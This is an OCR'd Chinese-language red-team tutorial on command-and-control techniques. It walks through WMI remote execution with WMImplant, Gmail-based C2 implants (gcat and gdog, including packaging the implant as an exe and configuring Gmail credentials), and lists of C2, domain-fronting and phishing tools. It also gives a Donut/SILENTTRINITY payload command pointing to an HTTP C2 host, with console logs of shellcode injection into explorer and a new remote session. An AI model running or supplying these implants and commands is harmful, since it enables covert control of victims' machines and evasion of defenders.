
红队可以利用 WMI 的功能以及它可以用于各种 Windows 系统的事实，以便执行主机侦察，命令执行，执行横向移动和维持会话持久性。

WMI 服务使用 DCOM（TCP 端口 135）或 WinRM 协议（SOAP – 端口 5985）。

它以 SYSTEM 权限运行，而且需要管理员凭据。自 2014 年以来，公开存在各种工具，可通过 WMI 用作命令和控制。

WmiShell 是一个 PowerShell 脚本，它是 WmiSploit 的一部分。

Enter-WmiShell -ComputerName desktop-1st179m -UserName netbiosX



WmiSploit 还包含一个脚本，该脚本可以使用 WMI 作为通信通道在远程目标上执行 PowerShell 命令和脚本。

Invoke-WmiCommand -ComputerName desktop-1st179m -ScriptBlock {tasklist}

WMImplant

Chris Truncer 开发了 WMImplant ，这是一个利用 WMI 进行攻击性操作的 PowerShell 工具。它可以用作 C2 工具，其优点是不需要将客户端程序放在目标上，但是需要管理员凭据。

Import-Module .\WMImplant.ps1
Invoke-WMImplant

WMimplant 的功能一旦执行就可以在主菜单中找到。 它可以执行文件传输操作，横向移动和主机侦察。

在执行任何其他命令之前，需要先执行 change_user 命令，以便为远程连接提供正确的凭据。

```
Command >: change_user
Please provide the domain\username to use for authentication >: pentestlab\User
Please provide the password to use for authentication >: [redacted]
Command >: drive_list
What system are you targeting? >: 192.168.1.172


DeviceID     : C:
DriveType    : 3
ProviderName :
FreeSpace    : 34335354880
Size         : 42947571712
VolumeName   :

Command >: basic_info
What system are you targeting? >: 192.168.1.172
Domain              : pentestlab.blog
Manufacturer        : VMware, Inc.
Model               : VMware Virtual Platform
Name                : WIN-M6JC587VWFF
PrimaryOwnerName    : Windows User
TotalPhysicalMemory : 1072054272
```

在目标机器上执行系统命令：

```
Command >: ls
What system are you targeting? >: 192.168.1.124
What's the full path to the directory? >: C:\Users\netbiosX
Hidden                  : False
Archive                 : False
EightDotThreeFileName   : c:\users\netbiosx\3dobje~1
FileSize                :
Name                    : c:\users\netbiosx\3d objects
Compressed              : False
Encrypted               : False
Readable                : True

Hidden                  : True
Archive                 : False
EightDotThreeFileName   : c:\users\netbiosx\appdata
FileSize                :
Name                    : c:\users\netbiosx\appdata
Compressed              : False
Encrypted               : False
Readable                : True
```

标准加密协议

攻击者可以直接使用已知的加密算法来隐藏命令和控制的流量，而不是依赖于通信协议提供的任何内在保护。尽管使用了安全算法，但如果一些必要的密钥被编码或保存在恶意病毒样本、配置文件中，则安全性可能易受逆向工程的影响。

标准非应用层加密

使用标准的非应用层协议进行主机与 C2 服务器之间或网络中受感染主机之间的通信。可能的协议列表很广泛。具体示例包括使用网络层协议，如：网际控制报文协议（ICMP）；传输层协议，如：用户数据报协议（UDP）；会话层协议，如：Socket Secure（SOCKS）以及重定向 /隧道协议，例如 Serial over LAN（SOL）。

主机之间的 ICMP 通信就是一个例子。由于 ICMP 是 Internet 协议套件的一部分，因此需要所有与 IP 兼容的主机实现；但是，它不像其它因特网协议（如 TCP 或 UDP）那样受到监视，并且可能被攻击者用来隐藏通信。

非常用端口

攻击者可以通过非标准端口与 C2 服务器进行通信，从而绕过未正确配置的代理和防火墙。

网络服务

攻击者可以使用现有的合法外部 Web 服务作为将命令中继到目标系统的一种方法。

这些命令还包括指向命令和控制（C2）基础结构的指针。攻击者会将内容（称为死区解析程序）发布到具有嵌入式（通常是模糊/编码）域或 IP 地址的 Web 服务上。一旦被感染，受害者将接触并被这些解析器重定向。

流行网站和社交媒体可能会作为 C2 提供一定的保障，因为网络中的主机可能已经在感染之前与他们通信。使用常见服务（例如 Google 或 Twitter 提供的服务）可以让对手更容易隐藏在预期的噪声数据中。Web 服务提供商通常使用 SSL/TLS 加密，为攻击者提供更高级别的保护。

使用 Web 服务还可以保护后端 C2 基础架构免受恶意软件二进制分析的发现，同时还可以实现操作弹性（因为此基础架构可能会动态更改）。

实践

C2 with gmail

Gmail 为用户和企业提供电子邮件功能。这意味着大多数组织中的 Gmail 服务器流量是允许放行的。红队操作需要尽可能隐蔽，因此使用 ICMP 和 SMTP 等合法协议来执行命令到受感染的主机是必不可少的。为此，Web Gcat 和 Gdog 上有两个重要的工具，它们都可以使用 Gmail 作为命令和控制服务器。

gcat

Gcat 是基于 python 的框架，它使用 Gmail 来作为 C2 服务器。Gcat 程序将定期检查 Gmail 收件箱，查看是否有任何带有活动 ID 的新消息。如果有，这些电子邮件中包含的命令将在受感染的主机上执行，当收到新的响应消息时，该信息将传递给 Gcat 的控制台。

为了允许 Gcat 与 Gmail 通信，需要启用以下设置。

- 打开允许安全性较低的应用，设置地址：
  https://myaccount.google.com/lesssecureapps

- 在 Gmail 帐户设置中启用 IMAP 设置，设置地址
  https://mail.google.com/mail/u/0/#settings/fwdandpop

下一步是将 implant.py 文件转换为可执行文件。有多种方法可以实现，但最简单的方法是创建一个 setup.py 文件，其中包含以下代码并使用 py2exe。

```
from distutils.core import setup
import py2exe

setup(console=['implant.py'])
```

用 python 运行上述代码：

python2 setup.py py2exe

同时，修改 gcat.py 中对应 gmail 的用户名和密码。

```
gmail_user = 'gcat.is.the.shit@gmail.com'
gmail_pwd = 'veryc00lp@ssw0rd'
server = "smtp.gmail.com"
server_port = 587
```

当生成的 exe 成功在受害者机器上运行时，攻击者就可以通过 gmail 发送命令。

```
$ python2 gcat.py -list
geekby-win10
```

gdog

gdog 和 gcat 原理相同，但是它的功能比 gcat 更加强大。

gdog 同样需要配置 允许安全性较低的应用、启用 IMAP

gdog 的特点:

- 通信数据加密（AES）+ SHA256 哈希
- 使用系统信息生成唯一的 id（SHA256 哈希）
- Job IDs 是随机的 SHA256 哈希
- 获取系统信息
- 获取地理信息（城市，国家，经度，纬度 等等）

获取运行的进程、服务、用户、设备（硬件）

获取客户端列表

执行系统命令

从客户端下载文件

上传文件至客户端

执行 shellcode

截屏

锁定客户端屏幕

键盘记录

关闭或重启远程计算机

注销当前用户

从 WEB 下载文件

访问网站

给用户弹消息框

打包客户端的方式与 gcat 相同，在此不做赘述。

常用工具

远程访问工具

Cobalt Strike：一款非常优秀的后渗透平台。https://cobaltstrike.com/

Empire：一个纯粹的 PowerShell 后期漏洞利用代理工具。
https://github.com/EmpireProject/Empire

Metasploit Framework：一个软件漏洞利用框架。
https://github.com/rapid7/metasploit-framework

Pupy：是一个基于 python 的开源跨平台（Windows，Linux，OSX，Android）远程管理和后期利用工具。https://github.com/n1nj4sec/pupy

Koadic：DEFCON 上的一个后渗透工具，一款 js/vbs 远控，模块也蛮多的，涉及的功能也很全面。https://github.com/zerosum0x0/koadic

PoshC2：一款基于 PowerShell 和 C#的命令控制工具。
https://github.com/nettitude/PoshC2

Gcat：是一款使用 Gmail 控制管理的 Python 隐形后门。
https://github.com/byt3bl33d3r/gcat

TrevorC2：是一个合法的网站（可浏览），用于隐藏命令执行的客户端/服务器通信。https://github.com/trustedsec/trevorc2

Merlin：是一个用 Go 语言编写的跨平台后期利用 HTTP/2 命令与控制服务器和代理（ agent ）。https://github.com/Ne0nd0g/merlin

Quasar：一个用 C#编码的快速轻量级远程管理工具。
https://github.com/quasar/QuasarRAT

Staging

Red Baron：是 Terraform 的一组模块和定制/第三方提供商，它试图为红队自动创建弹性，一次性，安全和灵活的基础架构。https://github.com/Coalfire-Research/Red-Baron

EvilURL：为 IDN 同形异义字攻击生成 unicode 域名并检测它们。
https://github.com/UndeadSec/EvilURL

Domain Hunter：检查过期域名，bluecoat 分类和 Archive.org 历史记录，以确定最为适合于钓鱼和 C2 的域名。
https://github.com/threatexpress/domainhunter

PowerDNS：一个简单的 PoC，用于演示如何使用 DNS 执行 PowerShell 脚本。
https://github.com/mdsecactivebreach/PowerDNS

Chameleon：帮助红队将其基础架构分类为任意类别的工具。
https://github.com/mdsecactivebreach/Chameleon

CatMyFish：搜索分类域。 为你的 Cobalt Strike beacon C&C 设置白名单域。
https://github.com/Mr-Un1k0d3r/CatMyFish

Malleable C2：用于重新定义 Beacon 通信中的指标。
https://github.com/rsmudge/Malleable-C2-Profiles

Malleable-C2-Randomizer：该脚本通过使用元语言随机化 Cobalt Strike Malleable C2 配置文件，从而最大程度上的减少基于签名的检测控制机会。
https://github.com/bluscreenofjeff/Malleable-C2-Randomizer

FindFrontableDomains：搜索潜在的 frontable 域。
https://github.com/rvrsh3ll/FindFrontableDomains

Postfix-Server-Setup：自动化建立一个网络钓鱼服务器。
https://github.com/n0pe-sled/Postfix-Server-Setup

DomainFronting：根据 CDN 列出 Domain Frontable 域列表。
https://github.com/vysec/DomainFrontingLists

Apache2-Mod*rewrite-Setup：快速在你的基础架构中实现 Mod*rewrite。
https://github.com/n0pe-sled/Apache2-Mod-Rewrite-Setup

mod_rewrite：沙箱逃逸。
https://gist.github.com/curi0usJack/971385e8334e189d93a6cb4671238b10

external*c2 framework：允许我们使用 beacon 数据包并通过可选端口与 Team Server 进行交互。https://github.com/Und3rf10w/external*c2_framework

ExternalC2：一个用于将通信渠道与 Cobalt Strike External C2 服务器集成的库。https://github.com/ryhanson/ExternalC2

cs2 mod*rewrite：用于将 Cobalt Strike 配置文件转换为 mod*rewrite 脚本的工具。https://github.com/threatexpress/cs2modrewrite

e2modrewrite：用于将 Empire 配置文件转换为 Apache modrewrite 脚本。
https://github.com/infosecn1nja/e2modrewrite

Domain Fronting Google App Engine：一个云平台，允许用户构建和部署自制的 Web 和 移动应用程序，它相当于一个介于应用程序和云基础设施之间的抽象层。
https://github.com/redteam-cyberark/Google-Domain-fronting

使用 NGINX 提供随机 Payload。
https://gist.github.com/jivoi/a33ace2e25515a31aa2ffbae246d98c9

Empire 自动任务执行。https://github.com/bneg/RedTeam-Automation

meek：Tor 的一种传输插件，它将数据流编码为一系列 HTTPS 请求和响应。
https://github.com/arlolra/meek

CobaltStrike-ToolKit ： 一些实用的 obaltStrike 脚本。
https://github.com/killswitch-GUI/CobaltStrike-ToolKit

案例

命令和控制策略表示攻击者如何与目标网络内的其控制下的系统进行通信。根据系统配置和网络拓扑，攻击者可以通过多种方式建立具有各种隐蔽级别的命令和控制。由于网络级别对手可以获得的广泛变化，只有最常见的因素被用来描述命令和控制的差异。在所记录的方法中仍然有许多特定的技术，主要是由于定义新协议和使用现有的合法协议和网络服务进行通信是多么容易。

由此产生的细分应该有助于传达这样一个概念，即在没有先验知识的情况下通过命令和控制协议检测入侵是长期的困难主张。攻击者在网络级防御避免方面的主要限制因素是测试和部署工具，以快速更改其协议，了解现有防御技术以及访问合法的 Web 服务，这些服务在适当使用时，难以将其工具与良性流量区分开来。

1. SILENTTRINITY & DONUT

https://thewover.github.io/Introducing-Donut/


https://github.com/TheWover/donut/


https://github.com/TheWover/donut/releases/tag/v0.9

https://github.com/byt3bl33d3r/SILENTTRINITY

```
 .\donut.exe -a 1 -f .\SILENTTRINITY_DLL.dll -c ST -m Main -p http://192.168.10.125:80
 .\donut.exe -a 2 -f .\SILENTTRINITY_DLL.dll -c ST -m Main -p http://192.168.10.125:80
```

```
$filename="C:\Users\demon\Desktop\payload.bin"
[convert]::ToBase64String([IO.File]::ReadAllBytes($filename)) | clip
```



Server — Python • sudo — 105×30
ST (modules)(boo/shellcode) » set Shellcode /Users/demon/payload.bin
ST (modules)(boo/shellcode) » options
Option Name	Required	Value	Description
Shellcode	True	/Users/demon/payload.bin	Path to shellcode
Process	False	explorer	Process to inject into
InjectionMethod	False	InjectRemote	Injection Method
ST (modules)(boo/shellcode) » sessions
ST (sessions) » list
GUID	User	Address	Last Checkin
118d7a60-5588-49dc-b0d7-31fb8ea32ae6	demon@DEMON6889	10.0.0.109	h 00 m 00 s 00
ST (sessions) » modules
ST (modules)(boo/shellcode) » run 118d7a60-5588-49dc-b0d7-31fb8ea32ae6
[+] 118d7a60-5588-49dc-b0d7-31fb8ea32ae6 returned job result (id: ftQNFuwq)
procHandle = 10708
resultPtr = 38469632
WriteProcessMemory = True, bytesWritten = 0
Injected
[*] Sending stage (1950257 bytes) -> 10.0.0.109 ...
[+] New session 33d2e769-7553-4582-89ad-78e700899e66 connected! (10.0.0.109)
ST (modules)(boo/shellcode) »
(Sessions: 2 Listeners: 1)
Server — Python • sudo — 105×30
ST (listeners)(http) » sessions
ST (sessions) » info 118d7a60-5588-49dc-b0d7-31fb8ea32ae6
Name	Value
process_name	explorer
os_arch	x64
username	demon
comms	http
guid	118d7a60-5588-49dc-b0d7-31fb8ea32ae6
domain	DEMON6889
sleep	5000
ip	['10.0.0.109']
url	http://10.0.0.105/118d7a60-5588-49dc-b0d7-31fb8ea32ae6
jobs	0
dotnet_version	4.0.30319.42000
process	3796
os_release_id	1903
type	ipy
hostname	DEMON6889
high_integrity	False
os	Microsoft Windows 10 专业版 (10.0.18362.0)
ST (sessions) »



*内含视频内容**:https://www.ggsec.cn/donut.html


2.wikipedia-c2


https://github.com/dweezy-netsec/wikipedia-c2 https://dweezy-netsec.github.io/blog/wikipediac2/



内含视频: https://www.ggsec.cn/wikipedia-c2.html

3.Merlin


Kali Linux
root@demon: /opt/merlin
Windows 10
Calculator
Standard
History
Memory
There's no history yet
0
interact 06c306d9-1499-4c76-97be-323b4786b2bc
cmd calc.exe
Windows 10



